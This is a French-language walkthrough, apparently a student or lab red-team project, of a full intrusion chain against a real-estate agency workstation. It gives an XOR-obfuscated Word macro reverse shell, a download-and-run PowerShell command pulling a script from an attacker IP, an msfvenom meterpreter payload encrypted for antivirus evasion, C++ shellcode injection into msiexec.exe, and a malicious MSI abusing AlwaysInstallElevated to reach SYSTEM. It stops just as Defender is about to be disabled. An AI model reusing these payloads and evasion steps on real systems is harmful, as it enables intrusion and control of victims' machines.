
Afin de rendre disponible les ressources, l'attaquant exécute un Serveur Web minimaliste à l'aide de Python.

```
┌──(attacker㉿kali)-[~/CU_Project/revshell_httpserve]
└─$ ls -l
total 204
-rw-rw-r-- 1 attacker attacker   2295 Mar 23 13:10 harmless.ps1
-rw-rw-r-- 1 attacker attacker 198144 Mar 24 10:14 install.msi
-rw-rw-r-- 1 attacker attacker   1719 Mar 24 09:25 payload.c

┌──(attacker㉿kali)-[~/CU_Project/revshell_httpserve]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Le lien qui permet d'accéder à ce script a été minifié, afin de paraître plus légitime si éventuelle investigation il y a.



Lorsque le fichier Word vérolé sera ouvert par l'agent, la connexion va s'établir automatiquement grâce à une macro malveillante obfusquée. L'attaquant va fortement inciter la victime à lever une première sécurité Office en activant de son plein gré l'exécution des Macros.



Une obfuscation du code VBA est utilisé (XOR) afin de compliquer la lecture et la compréhension du code, mais également de permettre un léger niveau d'évasion supplémentaire face aux solutions de Sécurité. (AV ou EDR)


Un outil disponible sur GitHub a été utilisé, ci-dessous.

```
┌──(attacker㉿kali)-[~/CU_Project/vba-macro-obfuscator]
└─$ ls -l
total 28
-rw-rw-r-- 1 attacker attacker   94 Mar 23 10:03 README.md
-rw-rw-r-- 1 attacker attacker  292 Mar 23 13:20 evil_macro.vba
drwxrwxr-x 2 attacker attacker 4096 Mar 23 10:03 examples
-rwxrwxr-x 1 attacker attacker 1249 Mar 23 10:03 obfuscate.py
drwxrwxr-x 3 attacker attacker 4096 Mar 23 10:03 obfuscator
-rw-rw-r-- 1 attacker attacker   19 Mar 23 10:03 requirements.txt
drwxrwxr-x 5 attacker attacker 4096 Mar 23 13:24 venv

┌──(attacker㉿kali)-[~/CU_Project/vba-macro-obfuscator]
└─$ venv/bin/python3 obfuscate.py evil_macro.vba evil_obfuscated.vba
/home/attacker/CU_Project/vba-macro-obfuscator/obfuscator/modules/randomizer.py:21: SyntaxWarning: invalid
pe sequence '\w'
  functions = re.finditer("(Function|Sub)[ ]+(\w+)\(", self.script.code)
/home/attacker/CU_Project/vba-macro-obfuscator/obfuscator/modules/randomizer.py:25: SyntaxWarning: invalid
pe sequence '\w'
  parameters = re.finditer("(?:Function|Sub)[ ]+\w+\(((?:\w+[ ]+As[ ]+\w+(?:, )*)*)\)", self.script.code)
/home/attacker/CU_Project/vba-macro-obfuscator/obfuscator/modules/randomizer.py:27: SyntaxWarning: invalid
pe sequence '\w'
  parameter_names = re.finditer("(?:(\w+)[ ]+As[ ]+\w+(?:, )*)", self.script.code)
/home/attacker/CU_Project/vba-macro-obfuscator/obfuscator/modules/randomizer.py:32: SyntaxWarning: invalid
pe sequence '\s'
  variables = re.finditer("^\s*(Dim|Set)[ ]+(\w+)", self.script.code, flags=re.MULTILINE)
parameter found: ciphertext
parameter found: key
parameter found: plaintext
parameter found: ciphertext
parameter found: key
parameter found: plaintext
parameter found: ciphertext
parameter found: key
```

```
Li 5, Col 47
(Général)                                                    AutoOpen
Sub AutoOpen()
    curfile = ActiveDocument.Path & "\" & ActiveDocument.Name
    templatefile = Environ("appdata") & "\Microsoft\Templates\" & DateDiff("s", #1/1/1970#, Now()) & ".dotm"
    ActiveDocument.SaveAs2 FileName:=templatefile, FileFormat:=wdFormatXMLTemplateMacroEnabled, AddToRecentFiles:=True
    ActiveDocument.SaveAs2 FileName:=curfile, FileFormat:=wdFormatXMLDocumentMacroEnabled
    Documents.Add Template:=templatefile, NewTemplate:=False, DocumentType:=0
End Sub
Sub autonew()
Call vzOqqQbTxRILDpf
End Sub
Private Function xuEheXiuXEhVWW(xSKfrOZPHrcMaX As Variant, pwjUySpMqvTHUH As Variant)
Dim QKWOkrTpleoeT As String
QKWOkrTpleoeT = ""
For i = LBound(xSKfrOZPHrcMaX) To UBound(xSKfrOZPHrcMaX)
QKWOkrTpleoeT = QKWOkrTpleoeT & Chr(pwjUySpMqvTHUH(i) Xor xSKfrOZPHrcMaX(i))
Next
xuEheXiuXEhVWW = QKWOkrTpleoeT
End Function
Sub vzOqqQbTxRILDpf()
Set MloTuBmpjTUqqj = CreateObject(xuEheXiuXEhVWW(Array((0 Xor (45 + (80 - 12))), ((48 - 20) Xor (64 - 1)), ((190 - 31) + 60), (6
MloTuBmpjTUqqj.Exec xuEheXiuXEhVWW(Array((169 Xor (130 - 44)), (111 Xor (254 - 44)), (40 - 2), ((44 - 2) + 74), 42, ((32 - 13) +
xuEheXiuXEhVWW(Array(242, (246 - 38), (94 - 44), ((6 - 3) Xor (43 + 3)), 46, 223, (255 - 14), 10, ((67 - 3) + 9), (429 - 208), (
xuEheXiuXEhVWW(Array(((23 - 11) + 99), ((58 - 17) Xor 121), 117, (305 - 58), 57, (9 Xor ((22 - 2) + 4)), ((317 - 130) + 62), (((
xuEheXiuXEhVWW(Array((61 Xor (38 + 80)), 169, (305 - 130), 79, (260 - 87), ((164 - 70) + (172 - 54)), (169 - 58), (57 + 71), (12
xuEheXiuXEhVWW(Array(((194 - 48) + 35), (28 + 30), 24, (43 Xor 104), (318 - 135), (5 Xor (1 + (1 - 0))), ((317 - 141) + (44 - 13
xuEheXiuXEhVWW(Array((143 + 44), (15 Xor (93 - 18)), (139 + 22), 110, (13 Xor 31), (160 Xor 20), 101, 87, (19 + (260 - 118)), 16
xuEheXiuXEhVWW(Array((194 - 16), (86 Xor (3 + 36)), (27 + (66 - 14)), ((108 + 44) Xor (75 - 27)), 172, (54 + 59), (9 - 0), (12 +
xuEheXiuXEhVWW(Array((373 - 152), 202, (115 Xor 228), 172, 49, (80 + 98), ((8 - 3) Xor (56 - 24)), 96, (11 Xor ((30 - 15) + (23 -
End Sub
```

Cette macro va en effet abuser des « **Trusted Locations** », ou chemins approuvés, configurés par défaut sur Office. Cette technique va permettre au code malveillant de s'exécuter en mémoire, sans qu'**AMSI** (Anti Malware Scan Interface) soit déclenché et ne bloque cette macro.

A noter tout de même qu'une Popup Windows Defender va s'afficher, et le processus Word sera tué. Pour autant, la connexion au poste de l'attaquant sera bien fonctionnelle.



```
┌──(attacker㉿kali)-[~/CU_Project/revshell_httpserve]
└─$ ls -l
total 204
-rw-rw-r-- 1 attacker attacker   2295 Mar 23 13:10 harmless.ps1
-rw-rw-r-- 1 attacker attacker 198144 Mar 24 10:14 install.msi
-rw-rw-r-- 1 attacker attacker   1719 Mar 24 09:25 payload.c

┌──(attacker㉿kali)-[~/CU_Project/revshell_httpserve]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
52.143.155.87 - - [24/Mar/2025 16:45:50] "GET /harmless.ps1 HTTP/1.1" 200 -
52.143.155.87 - - [24/Mar/2025 16:47:41] "GET /harmless.ps1 HTTP/1.1" 200 -
```

A ce stade l'attaquant, obtient une simple session utilisateur sans privilèges.

```
┌──(attacker㉿kali)-[~]
└─$ nc -lvnp 4445
Listening on 0.0.0.0 4445
Connection received on 52.143.155.87 2722

PS C:\Users\hfranck.IMMO-PARIS\AppData\Roaming\Microsoft\Templates> whoami
immo-paris\hfranck
PS C:\Users\hfranck.IMMO-PARIS\AppData\Roaming\Microsoft\Templates> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\Users\hfranck.IMMO-PARIS\AppData\Roaming\Microsoft\Templates>
```

L'étape suivante de l'attaquant est de tenter d'élever les privilèges de la session qu'il vient d'obtenir, afin d'explorer le réseau et les ressources connectées ou encore d'ajouter un mécanisme de persistance sur le poste de la victime.

A l'aide d'un outil disponible sur GitHub, l'attaquant va pouvoir scanner le poste de l'Agence immobilière à la recherche de failles et de configurations qui pourraient lui permettre d'obtenir une session privilégiée locale.

La commande ci-dessous va permettre d'exécuter le script de scan en mémoire et d'afficher les résultats à l'issue de l'exécution.

```
PS C:\Users\hfranck.IMMO-PARIS\AppData\Roaming\Microsoft\Templates> iex((New-Object Net.WebClient).D
ownloadString('http://132.164.201.19:8000/PrivescCheck.ps1'));Invoke-PrivescCheck
```

A l'issue du scan, une vulnérabilité sur le poste d'Henri Franck va intéresser notre attaquant. La politique « **AlwaysInstallElevated** » permet à un simple utilisateur d'installer des applications packagées MSI en tant que **SYSTEM**. Autrement dit l'équivalent « **root** » sur Linux.

```
????????????????????????????????????????????????????????????????????????
? CATEGORY ? TA0004 - Privilege Escalation                              ?
? NAME     ? AlwaysInstallElevated                                      ?
? TYPE     ? Base                                                       ?
????????????????????????????????????????????????????????????????????????
? Check whether the 'AlwaysInstallElevated' policy is enabled           ?
? system-wide and for the current user. If so, the current              ?
? user may install a Windows Installer package with elevated            ?
? (SYSTEM) privileges.                                                  ?
????????????????????????????????????????????????????????????????????????


LocalMachineKey    : HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
LocalMachineValue  : AlwaysInstallElevated
LocalMachineData   : 1
CurrentUserKey     : HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
CurrentUserValue   : AlwaysInstallElevated
CurrentUserData    : 1
Description        : AlwaysInstallElevated is enabled in both HKLM and HKCU.


[*] Status: Vulnerable - Severity: High - Execution time: 00:00:00.009
```

Pour mener la suite de ses objectifs, l'attaquant va donc distribuer un package MSI malicieux qui exécutera un deuxième « Reverse Shell » sur la machine de l'agent. Le processus sera exécuté par l'utilisateur **SYSTEM**, ce qui donnera un accès complet à notre attaquant.

Le framework Metasploit sera utilisé dans cette partie. Dans un premier temps, nous allons générer un shellcode via msfvenom, qui viendra se connecter à notre console Meterpreter. Cela permettra d'avoir un accès davantage stable à la machine en comparaison avec Netcat. L'attaquant utilise également un type d'obfuscation avec un chiffrement XOR pour compliquer un éventuel reverse du code et permettre une éventuelle évasion AV/EDR.

```
┌──(attacker㉿kali)-[~/CU_Project/revshell_httpserve]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=132.164.201.19 LPORT=4444 exitfunc=thread --e
ncrypt xor --encrypt-key "|Secret*Key*For*Harmless*Payload|" -f c -b "\x00" -o payload.c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 2 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of c file: 2348 bytes
Saved as: payload.c
```

Ce Shellcode est ensuite utilisé en tant que tel dans du code C++ qui utilise les librairies Windows. (WinAPI)

Ce code va déchiffrer le Shellcode dynamiquement puis l'injecter à un processus existant.

```
#pragma data_seg(".data")
unsigned char buf[] =
"\xa5\xa5\xbc\x17\x56\x91\x2e\x01\x82\xdb\x5a\x39\x14\x44\xc3\x74\x79\x13\x68\x6e\x1e\x7f\xf0\x99\xd6\xb2\xb7\x96"
"\xd6\xcb\x79\x74\x47\xa7\xc2\x90\x69\xbb\xa0\x0a\x14\x96\xeb\xaa\x99\xd0\xad\xb5\xee\x57\xc9\xb3\x3c\x41\x61\x4c"
"\xea\xc9\xc4\xf2\x20\x09\x07\x8f\xe9\x39\x2d\x72\xa5\xe7\xe4\x92\xda\x43\x01\xe6\x7a\x4c\xa7\xbe\xed\xfb\xbc\x64"
"\x26\xf0\xe2\x45\xd8\x19\x08\x7a\x9d\x61\x9e\x5b\x16\x22\x5e\x38\x07\x42\xc4\xfd\x4b\x80\xc4\xcf\x9e\xf6\xeb\x23"
"\x6d\x34\x3a\x12\xc8\xd5\xf0\x3b\xd6\x93\x6a\xa2\x96\x7b\x23\x59\xbe\xb9\x45\x9d\x28\xac\xe4\x01\xbc\xbe\x44\x8c"
"\xc2\xcd\x47\x29\x9b\x98\x50\xb8\x7a\xed\x2c\x72\xd9\x26\xa4\x28\xb8\x17\xdd\x41\xd7\xb1\x79\x8a\xb8\x7d\x97\x2a"
"\x02\x3b\x83\xf2\x3f\xf9\x9c\xdf\x61\x63\x59\x19\x5e\xfd\x31\x8e\x6a\xeb\x9a\x25\xf3\x81\xd8\x11\x2e\xd1\xf1\xe3"
"\xe3\x79\xb2\x2f\x4d\x15\xb5\xdf\x08\x0c\x34\x0f\x84\x87\x39\xfc\x5a\x71\x3d\x62\x25\x55\x2c\xa5\x4c\x30\x78\xa6"
"\x82\xb3\xd8\xc7\x2a\xf9\x14\x75\x6f\x38\xbb\x93\x33\x26\x2d\x5a\x3c\xc1\x0a\xfe\xd9\x67\x33\x1d\x4f\x4e\xbc\xa8"
"\xca\x99\xef\xed\x74\x7e\x18\xe5\xa3\x0b\x15\x82\xd6\xc7\xec\x9c\x2c\xf0\x97\xd1\x83\xa7\xe2\x2b\x6a\x4b\x76\xd3"
"\x53\x57\x30\x68\xb6\x6a\x4a\x43\x62\x60\x34\x44\xf0\xdf\xc4\x0f\x8a\xcc\x9e\xae\xc1\x90\x8d\x67\x55\xdc\xc4\xf8"
"\xaa\x88\x79\x73\xc3\xa4\x20\x17\xdb\x63\xc1\x86\xc2\xda\x6b\xb3\x60\xf5\xac\x03\xfe\x25\xd5\x31\xaf\x52\x54\x29"
"\x91\xdb\x8c\x22\xd7\xb3\x04\x69\x6e\x11\x1b\x62\xb2\x88\x38\xc5\xaa\x65\x05\x99\xbf\xaf\xbc\xac\xdb\xb2\xad\x97"
"\xef\x8e\x67\xa0\xaf\x5e\xbf\x2a\xb1\xc9\x19\xda\x12\x1f\xfc\x55\x81\xfc\x60\x0d\x78\x7e\xd4\x30\x8a\x6c\xbb\x73"
"\xc9\xe8\x5b\x2e\xcb\x2c\x5a\xa2\xca\x30";

void XORDecrypt() {

    const char* key = "|Secret*Key*For*Harmless*Payload|";
    int j = 0;
```

En l'occurrence, comme évoqué précédemment, nous allons cibler un processus privilégié pour hériter de ses permissions. (**msiexec.exe**)


```
int main(int argc, char* argv[]) {

    int pid = pidByName(L"msiexec.exe");

    HANDLE pHandle = NULL;
    PVOID rBuffer = NULL;

    pHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(pid));
    printf("[+] Handle to PID [%i] is: %p\n", pid, pHandle);

    XORDecrypt();
    printf("[+] Payload Decrypted\n");
```

Après quelques tests, l'exécutable est prêt à être compilé. A noter que le binaire n'est pas détecté lors de notre compilation grâce à l'obfuscation XOR du Shellcode.


Nom	Modifié le	Type	Taille
Undetected.exe	24/03/2025 10:51	Application	14 Ko
Undetected.pdb	24/03/2025 10:51	Program Debug D...	804 Ko

L'étape suivante de notre attaquant est la création d'un package d'installation Windows factice, qui a simplement pour rôle d'extraire et exécuter le binaire compilé précédemment. (**Undected.exe**)


Une extension Visual Studio nous permet de créer facilement un MSI.



Il suffit d'ajouter notre binaire dans un dossier prédéfini, dans un premier temps.



Puis d'ajouter une « Custom Action ». Ces actions permettent de paramétrer des actions spécifiques à chaque étape de l'installation d'un programme. Dans notre cas, l'attaquant choisi d'ajouter une action lors de l'installation du package. Le binaire « **Undetected.exe** » sera alors exécuté dès lors qu'il est copié sur le système de fichiers de la victime.



Enfin, il faut également bien spécifier le type d'Architecture Système qui sera utilisé. Dans notre cas, nous avons à faire à une machine x64.

Propriétés

MSI Installer Deployment Project Properties

Divers

AddRemoveProgramsIcon	(None)
Author	GNS
BackwardCompatibleIDGeneration	False
Description	Awesome Installer
DetectNewerInstalledVersion	True
InstallAllUsers	False
Keywords	
Localization	French
Manufacturer	GNS
ManufacturerUrl	https://awesomeinstaller.com
PostBuildEvent	
PreBuildEvent	
ProductCode	{1845F4DA-11DC-4E91-933C-E31EEFD424F6}
ProductName	MSI Installer
RemovePreviousVersions	False
RunPostBuildEvent	On successful build
SearchPath	
Subject	MSI Installer Application
SupportPhone	123456789005
SupportUrl	https://awesomeinstaller.com
TargetPlatform	x64
Title	MSI Installer
UpgradeCode	{8A6700DF-4F94-47B5-A61F-090F7039BE38}
Version	1.2.58

La compilation s'exécute sans erreurs, et l'attaquant est maintenant en possession d'un MSI malicieux qu'il va pouvoir transférer et exécuter sur la machine de la victime.

Nom	Modifié le	Type	Taille
MSI Installer.msi	24/03/2025 11:08	Package Windows...	194 Ko
setup.exe	24/03/2025 11:08	Application	554 Ko

Le package d'installation est mis à disposition de la victime via la machine de l'attaquant. (**install.msi**)

```
total 204
-rw-rw-r-- 1 attacker attacker   2295 Mar 23 13:10 harmless.ps1
-rw-rw-r-- 1 attacker attacker 198144 Mar 24 10:14 install.msi
-rw-rw-r-- 1 attacker attacker   1719 Mar 24 09:25 payload.c

┌──(attacker㉿kali)-[~/CU_Project/revshell_httpserve]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Via un simple « **curl** », le package est copié sur la machine d'Henri Franck.

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         3/25/2025   9:30 AM                Local
d-----         3/24/2025   8:39 PM                LocalLow
d-----         3/24/2025   8:39 PM                Roaming


PS C:\Users\hfranck.IMMO-PARIS\AppData>
PS C:\Users\hfranck.IMMO-PARIS\AppData> curl "http://132.164.201.19:8000/install.msi" -o install.msi
PS C:\Users\hfranck.IMMO-PARIS\AppData> dir


    Directory: C:\Users\hfranck.IMMO-PARIS\AppData


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         3/25/2025   9:30 AM                Local
d-----         3/24/2025   8:39 PM                LocalLow
d-----         3/24/2025   8:39 PM                Roaming
-a----         3/25/2025   1:04 PM         198144 install.msi
```

Avant de pouvoir exécuter l'installation factice, l'attaquant va devoir mettre en place un « **Listener** » pour son shell Meterpreter, à l'aide de Metasploit.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Il ne reste plus qu'à lancer la commande qui va permettre de lancer le processus « **msiexec** » de manière silencieuse.

La première commande désinstalle un package. Elle paraît inutile mais est pourtant essentielle à l'élévation de privilèges puisqu'un processus **SYSTEM** sera créé à l'issue du premier appel. Elle va également permettre de redéclencher notre exploit si le Package était précédemment installé. En effet, si c'est le cas l'installation ne se poursuit pas.

La seconde commande dépose notre binaire sur le disque et l'exécute par le biais de **msiexec.exe** en **SYSTEM**.

```
-a----         3/25/2025   2:48 PM         198656 install.msi


PS C:\Users\hfranck.IMMO-PARIS\AppData>
PS C:\Users\hfranck.IMMO-PARIS\AppData> msiexec.exe /qn /x install.msi
PS C:\Users\hfranck.IMMO-PARIS\AppData> msiexec.exe /qn /i install.msi
PS C:\Users\hfranck.IMMO-PARIS\AppData>
```

L'attaquant vérifie tout de même que son nouveau Shell est maintenant privilégié.

```
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (203846 bytes) to 52.143.155.87
[*] Meterpreter session 1 opened (10.0.10.4:4444 -> 52.143.155.87:7549) at
 2025-03-25 14:51:20 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Dès lors que l'attaquant obtient une session administrative, il pourra absolument tout faire sur le poste local, comme par exemple désactiver l'AV ou EDR, ajouter une persistance sur le Système, à travers une tâche planifiée, une ou plusieurs clés de registres, ou bien à travers WMI.

Une des premières actions qui va être effectuée par l'attaquant est de désactiver Defender à travers PowerShell. Une notification suspecte s'affichera tout de même sur le poste d'Henri Franck.


```
Microsoft Windows [Version 10.0.19045.5608]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

